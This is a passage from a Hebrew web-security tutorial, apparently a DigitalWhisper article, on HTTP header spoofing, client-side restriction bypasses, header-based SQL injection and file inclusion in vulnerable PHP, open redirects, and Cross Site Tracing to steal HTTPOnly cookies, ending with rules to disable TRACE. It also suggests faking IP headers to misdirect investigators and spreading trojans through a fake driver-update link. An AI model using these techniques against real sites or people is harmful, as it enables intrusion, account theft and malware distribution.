הדוגמה הזאת מתייחסת לסיטואציה שכיחה פחות, אבל גם היא מוכרת, יש הרבה שרתים אשר חוסמים גישה לתמונות שמאחוסנים בשרת שלהם כאשר מופנים אליהם מאתר אחר. יש גישה אם הייתם מגיעים לתמונה מתוך האתר עצמו. מוזר.

אז מה קורה פה? איך זה יודע להבדיל בין גולשים שבאו מהאתר לבין גולשים שבאו מאתרים אחרים? גם כאן התשובה פשוטה. הכותר Referer אומר לאתר מאיזו כתובת הגענו. כלומר, אם נשנה (או נמחק, זה גם לפעמים עובד) את הכותר...

```
Referer: http://this-site-address.com/index.php
```

ושוב - קיבלנו גישה למרות שלא היינו אמורים לקבל . שיטה זו נקראת לעיתים **Referer Faking** והיא בהחלט תורמת הרבה.

### עקיפת חסימה לדפדפנים ספציפיים

יש לא מעט אתרים שמספקים תמיכה לדפדפן אחד ספציפי , בדרך כלל Internet Explorer. יש אתרים שמספקים תמיכה רק לחק מסויים מהדפדפנים ולא לכולם, חלקם חוסמים אותנו בעת ניסיון לגשת אליהם עם דפדפנים שלא נתמכים ע"י האתר, וחלקם פשוט לא מעוניינים שנשתמש בהם מסיבות שונות.

אבל איך בעצם האתר יודע באיזה דפדפן אני משתמש ? אתם כבר צריכים להכיר את התשובה : הכותר User-Agent. בואו ניזכר:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT
5.1; he; rv:1.9.2.2) Gecko/20100316 Firefox/3.6.2
```

כפי שבטח כבר נזכרתם , אפשר לראות באיזה דפדפן אנחנו משתמשים בעזרת המידע הנשלח לשרת בכותר הזה. במילים אחרות, אם האתר החליט למנוע כניסה מגולשים שהכותר User-Agent שלהם לא מכיל את המחרוזת MSIE שמייצג קיצור של Microsoft Internet Explorer, אז בשביל לעקוף את החסימה שלו יהיה עלינו להשתמש במילה MSIE. אפשר להוסיף את זה , אפשר להשתמש רק בזה ... הכל תלוי באופן שבו האתר מבצע את הבדיקה שלו.

אם אמשיך בדוגמה שנתתי, אז אוכל לעקוף את הבדיקה על ידי הוספת MSIE, או יותר פשוט:

```
User-Agent: MSIE
```

קצר, קולע וגם עובד! גם בדוגמה הזו מדובר בשיטה הנקראת User-Agent Faking (או גם User-Agent Modification).

### עקיפת מגבלת התווים בשדות טקסט

אני בטוח שלפחות פעם אחת נתקלתם בשדות טקסט עם מגבלת תווים , ואולי אפילו רציתם להמשיך לרשום למרות המגבלה . ראשית כל, אנחנו צריכים להבין שמדובר במגבלה הפועלת בראש ובראשנה מהדפדפן שלנו, מהקוד בצד הלקוח.
לדוגמה:

```
<input type="text" ... value="" maxlength="10" />
```

השורה הזאת (שכתובה ב-HTML) מורה לדפדפן ליצור תיבת טקסט בעלת מגבלת כתיבה של 10 תווים לכל היותר. במידה ואין בדיקה נוספת בצד השרת (מקרה שכיח הרבה יותר ממה שנדמה לנו בדרך כלל), אז נוכל לעקוף את המגבלה. אז איך נעשה את זה? עומדות בפנינו מספר אפשרויות:

1. שימוש ב-JavaScript Injection. נושא שכבר הסברתי עליו (ולא אסביר עליו שוב) במאמר אחר שכתבתי: פירצות אבטחה נפוצות ואפשריות בעת העלאת קבצים בעזרת PHP הפורסם במקור בגיליון הרביעי של DigitalWhisper. אפשר גם למצוא את הגירסה המקורית (לפני העריכה ל-DigitalWhisper) באתר שלי: האקינג, אבטחת מידע ומה שביניהם.

2. שימוש ב-Form Manipulation. גם על הנושא הזה הסברתי במדריך שקישרתי אליו.

3. תוספות לדפדפן Firefox. אני משתמש ב-Web Developer. אני ממליץ מאוד שתנסו.

### עקיפת מונה הבנוי ב-JavaScript

מונה (counter) ב-Javascript, כמו כאלו באתרי הורדות שמקודם דיברתי עלי הם, לא תמיד מציגים לנו את הכפתור. לפעמים הכפתור הוא בלתי נראה , ורק בתום הספירה הוא מופיע . כמו שבטח שמתם לב , הספירה לאחור שמונה את הזמן שנשאר לחכות מתבצעת בזמן אמת, מתוך הדפדפן שלנו כמובן. מדובר במקבץ פעולות לא מורכבות במיוחד . הבעיה היא שלפעמים אין בדיקה גם בצד השרת. כלומר, מלבד הסקריפט ב-Javascript שמסתיר את הכפתור כדי שלא נלחץ עליו , אין דבר אחר שיעצור אותנו . מה עושים? Javascript Injection, Form Manipulation ושימוש בתוספות לדפדפן . רק תבחרו ... בשביל למנוע את הבעיה, יהיה עלינו ליצור גם בדיקה נוספת שתפעל בצד השרת ותאמת את הזמן שהיה על הגולש לחכות.

בואו נראה דוגמה בנדיבותו ובאישורו של cp77fk4r שדואג לפירסום של TryThis0ne (אתר שלו, מומלץ מאוד). אפשר למצוא את השלב שעליו אדגים בקישור הבא
http://trythis0ne.com/levels/web-challanges/MSD/index.php

אז מה הולך פה ? קודם כל אנחנו יכולים להבין שמדובר פה בסיטואציה של אתר שמספק לנו הו רדה לקובץ. העניין הוא שיש זמן להמתין, ולצורך השלב יש פה הגזמה בזמן כך שההורדה תינתן לנו רק בעוד מספר שנים... אז מה נעשה? :)

אנחנו יכולים לראות כי מדובר פה בספירה לאחור שמתבצעת בזמן אמת בעזרת Javascript, ולכן הדבר הראשון שנעשה יהיה צפיה במקור הדף . טוב, לא ניסו לסבך אותנו יותר מדי , הקוד שנמצא פה בהחלט לא מסובך להבנה ואין בו טריקים.

אציג בפניכם מספר דרכים יצירתיות לפתרון השלב

<u>דרך ראשונה - איפוס כל המונים:</u>
אני בטוח שהבחנתם שיש 4 מונים שונים זה מזה. אחד לימים, אחד לשעות, אחד לדקות ואחד לשניות. כל שעלינו לעשו ת הוא כמובן לאפס אותם בעזרת שימוש ב- Javascript Injection לא מורכב באופן מיוחד, בשורת הכתובת (כן, איפה שנמצאת כתובת האתר) נמחק את כל מה שיש ונרשום את זה:

```
javascript:void(count1=0,count2=0,count3=0,count4=0);
```

(אני לא מתכוון לחזור ולהסביר שוב על Javascript Injection, תקראו את המאמר [שצויין מקודם] שבו התייחסתי לנושא)

<u>דרך שניה - שליחת הטופס בצורה ידנית:</u>
שימו לב שבקוד המקור, בתוך כל התנאים והסיבוכים, מגיעה השורה הבאה:

```
document.a.submit();
```

השורה הזו מתייחסת לטופס, ושולחת אותו. נוכל לבצע את הפעולה הזאת לבד, כך: (צריך לרשום את זה בשורת הכתובת)

```
javascript:document.a.submit();
```

<u>דרך שלישית - דפיקת השעון:</u>
איך הדפדפן יודע לשנות את המספרים שכתובים בדיוק לפי השניות? שימו לב לשורה הבאה:

```
setTimeout('countdown()',1000);
```

השורה הזו מורה לדפדפן לקרוא לפונקציה countdown אחרי שניה (1000 מילי שניות = שניה אחת). כלומר, בכל קריאה לפונקציה- נבנית מחדש הפעולה הזו שמבצעת קריאה לפונקציה בעוד שניה . אנחנו יכולים גם לבנות פעולה כזו, ואפילו יותר טוב, פעולה שתתבצע בכל רגע (שימוש בפונקציה setInterval), ולא רק פעם אחת אחרי שניה. לדוגמה:

```
javascript:void(setInterval('countdown()',1));
```

השורה הבאה (שנריץ בשורת הכתובת) תבצע קריאה לפונקציה countdown בכל מילי שניה, וכתוצאה מכך השעון יתקתק בקצב הרבה יותר מהר . שימו לב שמאחר ואנו מבצעים קריאה לפונקציה , אז גם הפונקציה עצמה תיצור קריאה לעצמה בעוד שניה , בכל פעם (כל מילי שניה) שמתבצעת אליה קריאה. מדובר פה בתאוצה ענקית שגדלה במהירות עצומה , שתעביר דקות ושעות בשעון במספר שניות . אולי בדוגמה הנוכחית הטריק לא יהיה שימושי כי יש גם ימים, אך חשוב לזכור שמדובר בהגזמה ספציפית של השלב ונדיר שישנו שעון הסופר מעל לשעה, כך שהטריק הזה יעבוד יפה מאוד במצבים אמיתיים.

### עקיפת חסימה הפועלת לפי שפה

האנטישמיות היא עניין כואב שבוודאי גם אתם נתקלתם בו ברשת האינטרנט. לי אישית יצא לראות מספר אתרים שמונעים כניסה מישראלים. בשביל לבדוק אם אני ישראלי, אפשר להסתבך עם כתובות IP ומשם לשלוף את המדינה שממנה אני מתחבר (וכך גם לפגוע בערבים וסתם עוד כאלה בישראל שלא אמורים

להפגע) או להשתמש במרכיב פשוט יותר: השפה שבה אני משתמש. אני אחזור ואזכיר לכם את הדוגמה הקודמת שהראיתי לכם עם הכותר, אך הפעם אדגיש חלק אחר:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT
5.1; he; rv:1.9.2.2) Gecko/20100316 Firefox/3.6.2
```

הקיצור "he" מייצג "hebrew", כלומר: Hebrew - עברית, השפה אותה אנחנו דוברים כמובן. יש אתרים שמשתמשים בה לחסימת גולשים. נוכל לבצע כאן User-Agent Modification כדי לא להיתפס על ידי אותה הבדיקה. לדוגמה:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT
5.1; en; rv:1.9.2.2) Gecko/20100316 Firefox/3.6.2
```

הקיצור en מייצג english, כלומר: English - אנגלית, השפה שבה מדברים לא מעט אנשים בעולם, ברוב המקומות.

### עקיפת הביטול של אובייקטים בטופס

אתר הורדות הוא אתר מאפשר לאנשים להעלות ולהוריד ממנו קבצים. בשביל לעשות גם כסף על זה, אתרי ההורדות נוהגים להגביל את הגולשים כדי שירכשו חשבון ללא מגבלות. אחת ההגבלות היא זמן שיש להמתין עד שתוכלו ללחוץ על כפתור ההורדה לתחילת ההורדה (אי אפשר ללחוץ על הכפתור וכתוב בו "אנא המתן X שניות לתחילת ההורדה").

זה מעיק ומציק, במיוחד כשצריך לחכות הרבה, נכון? בתור הספירה, יהיה ניתן ללחוץ שוב על הכפתור. איך זה השתנה? הנה ההסבר: היכולת ללחוץ או לא ללחוץ על הכפתור היא מאפיין של האובייקט של הכפתור. המאפיין הזה נקרא disabled, וכשהוא מקבל ערך אמת (true) אז לא ניתן ללחוץ על הכפתור. אולם, אם נציב לו ערך שקר (false), כמו זה שמוצב לו בתום הספירה לאחור בעזרת סקריפט פשוט ב-Javascript, אז יהיה ניתן ללחוץ על הכפתור. מה עושים? שוב עומדות בפנינו מספר אפשרויות שכבר דיברתי עליהן מקודם: Javascript Injection, Form Manipulation ושימוש בתוספות לדפדפן.

### עקיפת מנגנוני אבטחה ב-JavaScript

ב-"עקיפת חסימה לדפדפנים ספציפיים" דיברתי על בדיקה שנעשית בצד השרת, אך יש גם אפשרות לביצוע בדיקה בצד הלקוח, למשל בעזרת קוד ב-JavaScript לבדיקת האובייקט navigator (שבו תוכלו למצוא פרטים על הדפדפן).

הפעם נתמקד בעקיפת הבדיקה הזו שמשתמשת במידע שלא נשלח בתוך ה-Request עצמו, אלא קיים בתוך הדפדפן עצמו. האפשרות הפשוטה ביותר היא להשתמש בתוספות לדפדפן Firefox, ושוב - החיים הופכים לפשוטים יותר. התוסף הראשון שאני ממליץ עליו הוא Coral IE Tab, שמאפשר להעביר את מנוע הפיענוח לזה של אינטרנט אקספלורר.

כלומר, אנחנו ממש נגלוש מתוך ה- Internet Explorer, רק בתוך חלון של Mozilla Firefox. שימושי מאוד מדי פעם. התוסף השני שאני ממליץ עליו הוא User-Agent Switcher, תוסף המאפשר לנו לערוך בצורה נוחה את הכותר User-Agent ובנוסף מאפר לערוך גם את המידע המופיע באובייקט navigator ועוד הרבה פרטים נוספים. בתוסף יש רשימת כותרים שמלווה איתו.

### זיוף כתובת ה-IP שלנו (התחזות לפרוקסי)

יש שרתי פרוקסי אשר מצרפים לבקשות שנשלחות דרכם הידרים הכוללים את ה-IP של מי שכרגע גולש דורכם וביצע את שליחת הבקשה. עם הזמן העניין התפתח, וכיום יש שימוש בהידרים האלה לזיהוי ה-IP האמיתי של הגולש. זה לא תמיד קיים, אבל כשזה כן, זה מעולה.

מה שבעצם הולך פה זה לא זיוף של כתובת ה-IP האמיתית שלי, כי זה לא באמת אפשרי. אז מה באמת קורה פה? אני גורם לאתר לחשוב שאני בעצם שרת Proxy ודרכי גולש מישהו אחר, וכך הכתובת IP שלי היא בעצם לא שלי אלה שלו. אז איך אנחנו עושים את זה?

בואו נראה דוגמה לקוד קצר המזהה כתובת IP ששולח שרת פרוקסי ומחליף אותה בכתובת ה- IP של הפרוקסי:

```
if ( isset($_SERVER['HTTP_CLIENT_IP']) && preg_match(..לוודא שזה תקני..) )
{
   $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_CLIENT_IP'];
}
```

הדוגמה הזו משתמשת בכותר Client-IP, שהוא אחד הכותרים (עם כתובת ה-IP של הגולש) ששרתי פרוקסי מצרפים.

מאחר ומדובר בכותר רגיל (Header) אשר מצורף לבקשה, נוכל להוסיף אותו בעצמנו ולגרום ל מערכת לבצע רישום שגוי. לדוגמה, אוסיף לבקשה שלי את השורה הבאה:

```
Client-IP: 209.85.135.99
```

כתובת ה-IP שהוספתי היא למעשה אחת מכתובות ה-IP של גוגל. כלומר, אם אבצע פריצה תוך כדי זיוף כתובת ה-IP שלי לכתובת ה-IP של גוגל... אני אגרום לבלבול רציני.

אנחנו יכולים לראות אפילו דוגמה לאקספלוייט ל-Invision Power Board המנצל את חולשה זו.
תחפשו ותתמקדו בזיוף ה-IP בעזרת שינוי הכותר Client-IP (יש שם גם קצת הסברים בפלט ובהערות).
החולשה הזו קיימת בעוד הרבה מקומות, לדוגמה: IP address spoofing in e107. (שימוש בכותר X-Forwarded-For).

כתובת ה-IP שאני רושם גם לא חייבת להיות כתובת אמיתית של מישהו . אני יכול סתם להמציא אחת . דמיינו לכם כיצד יגיב בעל אתר שיראה שכתובת ה-IP של הגולש שביצע פריצה שלו בעזרת:

```
Client-IP: 000.00.000.00
```

ואם אנחנו ממש רוצים לחרפן אותו, בואו נשתמש בכתובת של השרת שלו או:

```
Client-IP: 127.0.0.1
```

כתובת ה-IP הזו היא כתובת מיוחדת המיוחסת ל- localhost. כלומר, זה ייראה כאילו הפריצה בוצעה מתוך השרת.

הכותר Client-IP הוא אחד מתוך רשימה של כותרים המבצעים את אותה המטרה. עוד כותר מוכר מאוד הוא Proxy-User, והעניין פועל בדיוק על אותו עיקרון.

לדוגמה:

```
if ( isset($_SERVER['HTTP_PROXY_USER']) && preg_match(...) )
{
   $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_PROXY_USER'];
}
```

ואופן הניצול: (כאשר כל כתובת IP יכולה להגיע כאן)

```
Proxy-User: 000.00.000.00
```

חשוב לזכור שלפעמים אולי מדובר בבדיקה פשוטה יותר, כמו:

```
if ( isset($_SERVER['HTTP_PROXY_USER']) )
{
   $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_PROXY_USER'];
}
```

הבדיקה הזו לא מאמתת אפילו שמדובר בתחביר תקין של כתובת IP, מה שיאפשר לנו לבצע את הדבר הבא:

```
Proxy-User:
```

כן, ערכו של הכותר יועבר למשתנה השומר את כתובת ה- IP של הגולש, למרות שלמעשה הוא לא מכיל אפילו תו אחד.

ולפני שנעבור לחלק הבא, הנה רשימה של כותרים בסגנון שדיברתי עליהם:

```
Client-IP
X-Forwarded-For
Proxy-User
Forwarded
Useragent-Via
Proxy-Connection
Xproxy-Connection
Pc-Remote-Addr
Via
```

לדעתי, כשיש בדיקה כזאת, זה אחד הטריקים היפים ביותר שיש :)

### הזרקת קוד דרך ההידרים

מידע שמועבר מ-GET הוא קל לשינוי, ולכן זה מובן מאליו שניתן יהיה להזריק דרכו קוד. כנ"ל לגבי מידע מטפסים. כשמדובר בהידרים (כמו: User-Agent, Referer ו-Cookie לעוגיות ו-Sessions), אנשים לא חושבים על אפשרות לניצול.

אולי מדובר בחוסר ידע בנושא? אולי הם לא יודעים שניתן לערוך את המידע הזה? אני לא יודע, ולכן אני מבהיר:

הזרקת קוד יכולה להתבצע באמצעות כל גורם התלוי בגולש, החל ממידע המגיע דרך שורת הכתובת ועד הפרט הקטן ביותר הנשלח מצד הגולש.

### Session Injection

להלן דוגמה לקוד המבצע שליפה של מידע אודות חשבון משתמש על פי מספרו הסידורי של ה-Session שלו שנשמר לאחר תהליך ההתחברות במסד הנתונים, תחת השורה המתאימה לפרטי חשבון המשתמש שדרכם התחבר הגולש:

```
<?php
mysql_connect('host','username','password');
mysql_select_db('database');

$sessionId = $_COOKIE['PHPSESSID'];

$query = mysql_query("SELECT username,email,points,settings FROM members
WHERE last_session_id='{$sessioId}'");

$rows = mysql_num_rows($query);

if ( $rows > 0 )
{
   $memberInfo = mysql_fetch_array($query);
}

mysql_close();
?>
```

נוכל לבצע הזרקת קוד על ידי שינוי העוגיה PHPSESSID שמייצגת את ה-Session Identifier שלנו, כלומר את המספר הסידורי של ה- Session שלנו. במקרה הזה, הזרקת הקוד תיהיה ביצוע של SQL Injection.

### User-Agent Injection

במידה ויש לנו פעולה שמתבססת על User-Agent, נוכל לערוך אותו ולהזריק קוד דרכו)

לדוגמה, יש קוד ששומר במסד הנתונים את ערכו של הכותר User-Agent של כל גולש שנכנס (אם אינו קיים כבר):

```
<?php
mysql_connect('host','username','password');
mysql_select_db('database');

$ua = $_SERVER['HTTP_USER_AGENT'];
$query = mysql_query("SELECT ua FROM ua WHERE ua='{$ua}'");

if ( mysql_num_rows($query) == 0 )
   mysql_query("INSERT INTO ua VALUES('{$ua}')");

mysql_close();
?>
```

הקוד מוסיף את הכותר User-Agent של הגולש אם הוא לא קיים במסד . אין שום סינון ל User-Agent ולכן נוכל לשנות אותו ולבצע SQL Injection דרכו.

### Referer Injection

הרבה אתרים אוהבים לשמור את האתרים שמפנים אליהם. הנה דוגמה:

```
<?php
mysql_connect('host','username','password');
mysql_select_db('database');

$referer = $_SERVER['HTTP_REFERER'];
$query = mysql_query("SELECT url FROM referers WHERE url='{$referer}'");

if ( mysql_num_rows($query) == 0 )
   mysql_query("INSERT INTO referers VALUES('{$referer}')");

mysql_close();
?>
```

כן, דוגמה דומה מאוד לזו שהצגתי בדוגמה של User-Agent Injection, וגם אופן הניצול הוא על אותו עיקרון. ההבדל הוא שהפעם אנו נערוך את כותר המפנה (Referer) שלנו ולא את הכותר User-Agent.

### Cookie Injection

כשיש לנו פעולה שמתבססת על עוגיות , נוכל לערוך את העוגיות ולהזריק קוד דרכם . לדוגמה, הנה קוד שמייבא את הקובץ שמכיל את פרטי המשתמש באמצעות עוגיה:

```
if ( isset($_COOKIE['user-id']) )
{
   $file = file_get_contents('accounts/'.$_GET['user-id'].'.txt');
   $file = str_replace("\r","",$file); //למניעת בעיות
   $memberInfo= explode("\n",$file);
}
```

אז כן, במקרה הזה מדובר ב-Local File Inclusion שניתן לניצול באמצעות עריכת העוגיה user-id.

### עריכת הבקשה לשליטה בתגובה

לעיתים, התגובה שאנחנו מקבלים מהשרת יכולה להת בסס על הבקשה ששלחנו . זאת אומרת, היכולת לשליטה בבקשה לפעמים מקנה לנו גם יכולת לשליטה בתגובה . היכולת לשליטה בתגובה היא למעשה עוצמה אדירה, כי אנחנו קובעים מה יקרה באתר . הגולש בדרך כלל סומך על האתר , ולכן אם הוא יראה משהו באתר שנוצר בגללנו, הוא יסמוך על זה.

השליטה בתגובה מאפשרת לנו לנצל מספר פירצות אבטחה, וביניהן:

### HTTP Response Splitting

HTTP Response Splitting הינו נושא אשר הוצג בעבר על ידי cp77fk4r בגיליון הראשון של DigitalWhisper. אני לא אחזור על הנושא מאחר והוא הוסבר בצורה נהדרת. אני ממליץ מאוד לקרוא את המאמר.

### File Download Injection

File Download Injection הוא נושא שכבר דיברתי עליו -כחלק מ מאמר נרחב יותר- בצירוף מספר דוגמאות שונות והסברים. המאמר נקרא פירצות אבטחה נפוצות ואפשריות בעת העלאת קבצים בעזרת PHP (הגירסה המקורית). המאמר פורסם לראשונה ב גיליון הרביעי של DigitalWhisper. את הגירסה שפורסה ב- DigitalWhisper תמצאו כאן.

### Open Redirection

הפנייה פתוחה (Open Redirection) היא מצב שבו האתר מבצע הפנייה לקובץ אחר (חיצוני או מקומי), כשלמעשה לא מתבצעת שום בדיקה לאימות תקינות הקלט, מה שמאפשר לנו לשנות את הקישור ולגרום להפניה להיכן שנרצה. בואו נראה דוגמה לקישור באתר שמבצע פעולת הפנייה:

```
http://my-awesome-site.com/move.php?to=main.php
```

והתגובה המתקבלת מהשרת תיהיה משהו בסיגנון הזה:

```
HTTP/1.1 302 Found
Date: Sun, 11 Apr 2010 20:39:48 GMT
Server: Apache/2.2.11 (Win32)
```

```
Location: main.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

דגש על השורה הבאה אשר מורה לדפדפן לעבור לקובץ המצויין:

```
Location: main.php
```

אז מה היה קורה אילו הייתי נכנס לקישור בצורה שונה? לדוגמה:

```
http://my-awesome-site.com/move.php?to=http://google.co.il
```

כן, הייתי מועבר לגוגל, מאחר ואין בדיקה לאימות תקינות הכתובת. המתכנת יצא מנקודת הנחה שהקלט יהיה תקין.

אז מה הבעיה פה? בואו ניקח דוגמה מציאותית: האתר של Nvidia (כן כן, זה של הדרייברים). אני זוכר שלפני שנה או יותר היה Open Redirection בעמוד שמקשר להורדת הדרייברים. אולי זה עוד קיים.

בואו ניקח דוגמה:

```
http://nvidia-site.com/download.php?driver=DriverName.exe
```

במקרה כזה, אופן הניצול שלנו יהיה פשוט: נחליף את **DriverName.exe** בכתובת של וירוס / טרויאן / ג'וק אחר.

כעת, כל מה שנשאר לעשות זה לפרסם את הלינק בכל מיני דרכים שונות, מיוחדות, מרושעות ואכזריות! לדוגמה: "עידכון אבטחה חשוב מ-nvidia לכל הדרייברים, חובה התקנה!" - מספיק אנשים יאמינו לכם. אפשרות נוספת היא לעזור לאנשים למצוא דרייבים. יש מספיק אנשים שמחפשים דרייברים, אז תנו להם את הקישור... ואיך נתגונן בתור Nvidia? בקלות! נאמת את תקינות הקלט, כלומר נוודא שאכן מדובר בקובץ מתוך קבצי הדרייברים.

## Cross Site Tracing

### עוגיות ה-HTTPOnly

XSS (או בשם המלא: Cross Site Scripting) תמיד היה נושא בעייתי מצד מפתחי האתרים. מדובר באחת מפרצות האבטחה השכיחות ביותר. הפירצה מאפשרת גניבת עוגיות מהגולש, ובקלות, ממש כמו שכבר הראיתי לכם מקודם.

בניסיון יפה לפתור את הבעיה, פיתחה חברת Microsoft (בשנת 2002) מאפיין אבטחה חדש הנקרא HTTPOnly. המנגנון הזה הוא למעשה הגדרה נוספת שניתן לייחס לעוגיה, כך שלא תוכל להיות נגישה

מתוך שפות צד לקוח . כלומר, העוגיה כן תיהיה קיימת וכן תישלח בתוך הבקשה , אבל כשננסה לגשת אליה ב-Javascript לא תיהיה גישה.

בואו נראה דוגמה:

```
<script type="text/javascript">
document.cookie = "side_menu=1";
document.cookie = "id=123; HTTPOnly";
document.cookie = "password_hash=e1245f16d; HTTPOnly";
alert(document.cookie);
</script>
```

השתמשתי ב-document.cookie שבעזרתו ניתן לגשת לעוגיות מתוך Javascript.

בשורה השניה:

```
document.cookie = "side_menu=1";
```

יצרתי עוגיה ששמה side_menu עם ערך 1, המייצגת האם המשתמש השאיר את התפריט הצידי פתוח או סגור. תפריטים צדדיים הם בדרך כלל פריטים שמשחקים איתם בעזרת Javascript, ולכן הגדרתי כך את העוגיה.

אולם, בשורה השלישית והרביעית:

```
document.cookie = "id=123; HTTPOnly";
document.cookie = "password_hash=e1245f16d; HTTPOnly";
```

יצרתי עוגיות HTTPOnly לדוגמה, המייצגות מספר משתמש וסיסמה מוצפנת . אלו בדרך כלל עוגיות שיש בהן שימוש לזיהוי משתמשים המחוברים למערכת ללא שימוש ברכיבי Session (כדי שפרטי הגולש יישמרו והוא לא יצטרך תמיד להתחבר מחדש).

ולסיום קוד ה-Javascript, נציג את העוגיות שיצרנו בעזרת alert פשוט:

```
alert(document.cookie);
```

לאחר שניכנס לדף, תקפוץ הודעת alert, אך שימו לב מה רשום בה:

```
side_menu=1
```

כמו שאתם רואים, עוגיות שהוגדרו כ-HTTPOnly לא ניתנות לגישה בעזרת Javascript, ולכן אנחנו לא רואים אותן. כמובן שמדובר בתלות בדפדפן שלנו . הדפדפן הוא זה שמבצע את הפעולה ולכן הוא צריך לתמוך בעוגיות HTTPOnly. אם הדפדפן אינו תומך בעוגיות HTTPOnly, ההתייחסות אליהן תיהיה כאל עוגיות רגילות. כלומר, הן כן יוצגו!

### הכותר Authorization

אין מצב שלא נתקלתם באתר שמבקש ממכם להכניס שם משתמש וסיסמה לתוך חלון שהדפדפן מקפיץ לכם. אז איך זה בעצם עובד ? בדומה לעוגיות HTTPOnly, לא תוכלו לגשת למידע שהוכנס בחלון ההתחברות בעזרת שפות צד לקוח כמו Javascript, אך המידע הזה כן מועבר מהדפדפן לשרת. זה מתבצע בעזרת הכותר Authorization.

לפני שנראה דוגמה לכותר , אציג איך יוצרים מצב שבו מוקפץ החלון שדיברתי עליו ויש שימוש בכותר . האפשרות הראשונה והפשוטה ביותר היא שימוש ב- htaccess וב-htpasswd. יצא לי כבר להסביר על זה באחד המאמרים האחרים שלי והעניין הוסבר בהרחבה ב-שימוש נכון ב-HTAccess מאת cp77fk4r בגיליון הרביעי של DigitalWhisper.

למעשה, מדובר בכותר שנשלח מהשרת ותנאי הפועל בצד השרת. זה לא מסובך, ואפשר גם לעשות את זה בצורה ידנית.

לדוגמה, ב-PHP, נעשה את זה כך:

```
<?php
$user = (isset($_SERVER['PHP_AUTH_USER']) && $_SERVER['PHP_AUTH_USER']
== 'roy');
$pass = (isset($_SERVER['PHP_AUTH_PW']) && $_SERVER['PHP_AUTH_PW'] ==
'777');

if ( !$user || !$pass )
{
   header('WWW-Authenticate: Basic realm="Please Identify"');
   header('HTTP/1.0 401 Unauthorized');
   die('Access Denied');
}
?>
You have identified. This is my site... bla bla bla
```

כשניגש לדף נקבל תגובה שמכילה:

```
HTTP/1.0 401 Unauthorized
Date: ...
Server: ...
WWW-Authenticate: Basic realm="Please Identify-0"
```

וכשהדפדפן שולח את הפרטים שאנחנו מקלידים, הוא משתמש בכותר Authorization כך:

```
Authorization: Basic Og==
```

ובשביל להתחבר באמת (לפי הדוגמה שנתתי) הוא ישלח את הכותר הבא:

```
Authorization: Basic cm95Ojc3Nw==
```

הערה: גניבת המידע המופיע בכותר יתבצע באופן דומה לזה של גניבת עוגיות ה-HTTPOnly.

### עקיפת מנגנון ה-HTTPOnly בעזרת המתודה TRACE

נראה שהומצא פיתרון מושלם למניעת ניצולי פירצות Cross Site Scripting באתר שלנו לגניבת עוגיות מהגולשים, לא?

כאן נכנסת לתמונה השיטה TRACE, שנועדה לביצוע בדיקות מצד מפתחי מערכות. לאחר סיום הפיתוח, אין עוד צורך שהשיטה הזו תיהיה מופעלת, ולכן צריך לכבות אותה.

אז איך אפשר לעקוף את מנגנון ה- HTTPOnly בעזרת ה-TRACE ואיך זה קשור בכלל? כמו שכתבתי כבר בהסבר על המתודה TRACE, היא מחזירה לנו כפלט את הבקשה ששלחנו לשרת.

כלומר, אם אשלח את הבקשה:

```
TRACE /index.html HTTP/1.1
Host: 127.0.0.1
```

התגובה שתתקבל תיהיה בערך זו:

```
HTTP/1.1 200 OK
Date: Fri, 02 Apr 2010 11:41:20 GMT
Server: Apache/2.2.11 (Win32)
Transfer-Encoding: chunked
Content-Type: message/http

TRACE /index.html HTTP/1.1
Host: 127.0.0.1
```

ואם מדובר בבקשה אמיתית ומלאה, היא תכלול גם את הכותר Cookie שבו העוגיות שלנו. לדוגמה:

```
TRACE /index.html HTTP/1.1
Host: 127.0.0.1
Cookie: id=123&password_hash=e1245f16d
```

התגובה שתתקבל גם תכלול את הכותר הזה:

```
HTTP/1.1 200 OK
Date: Fri, 02 Apr 2010 11:41:20 GMT
Server: Apache/2.2.11 (Win32)
```

```
Transfer-Encoding: chunked
Content-Type: message/http

TRACE /index.html HTTP/1.1
Host: 127.0.0.1
Cookie: id=123&password_hash=e1245f16d
```

ובדוגמה פשוטה שפועלת בכוחות עצמה: (סביר להניח שהיא לא תעבוד לכם, תבינו בהמשך למה)

```
<script type="text/javascript">
if (window.XMLHttpRequest) //IE7+,FF,Chrome,Opera,Safari
   var xmlhttp = new XMLHttpRequest();
else //IE5,IE6
   var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");

xmlhttp.onreadystatechange = function()
{
   if ( xmlhttp.readyState == 4 && xmlhttp.status == 200 )
      alert(xmlhttp.responseText);
}

xmlhttp.open("TRACE","http://site.com",true);
xmlhttp.send();
</script>
```

הערה: חשוב לי לציין שהדוגמה יכולה להיות מתוך Flash, Java, Visual Basic Script, Ajax ועוד... הדוגמה הזו שולחת בקשת TRACE לאתר, ומחזירה לנו את התגובה (הבקשה שנשלחה). החדרת קוד כזה בעזרת XSS יכול להוביל לגניבת העוגיות של הגולש שיחשף לקוד הזה. במקרה הזה ביצעתי בסך הכל פעולת Alert, אך כמובן שבמקרים אמיתיים נבצע את אותן הפעולות כמו בגניבת עוגיות, נחליף את העוגיות שלנו בעוגיות שנקבל, ובמידה ואין הגנה כלשהיא (לפי User-Agent או כתובת IP) נקבל גישה לחשבון. הניצול אינו מוגבל לאתר הספציפי בו אנו נ מצאים, אלא לכל אתר המתארח על שרת התומך במתודה TRACE. בקוד שמוחדר באתר X, ניתן (היה) לבצע גם בקשת TRACE לאתר Y ולגנוב את העוגיות של הגולש מאתר Y. זה נקרא **Cross Domain**.

### הפיתרון לבעיה: ביטול המתודה TRACE

ניתן לבטל את התמיכה ב-TRACE מתוך htaccess בצורה הבאה: (שימוש ב-ModRewrite)

```
RewriteEngine ON
RewriteCond %{REQUEST_METHOD} ^TRACE
RewriteRule .* – [F]
```

ואפשר גם להשתמש ב-Limit, כך:

```
<Limit TRACE>
order deny,allow
deny from all
</Limit>
```

### Same Origin Policy

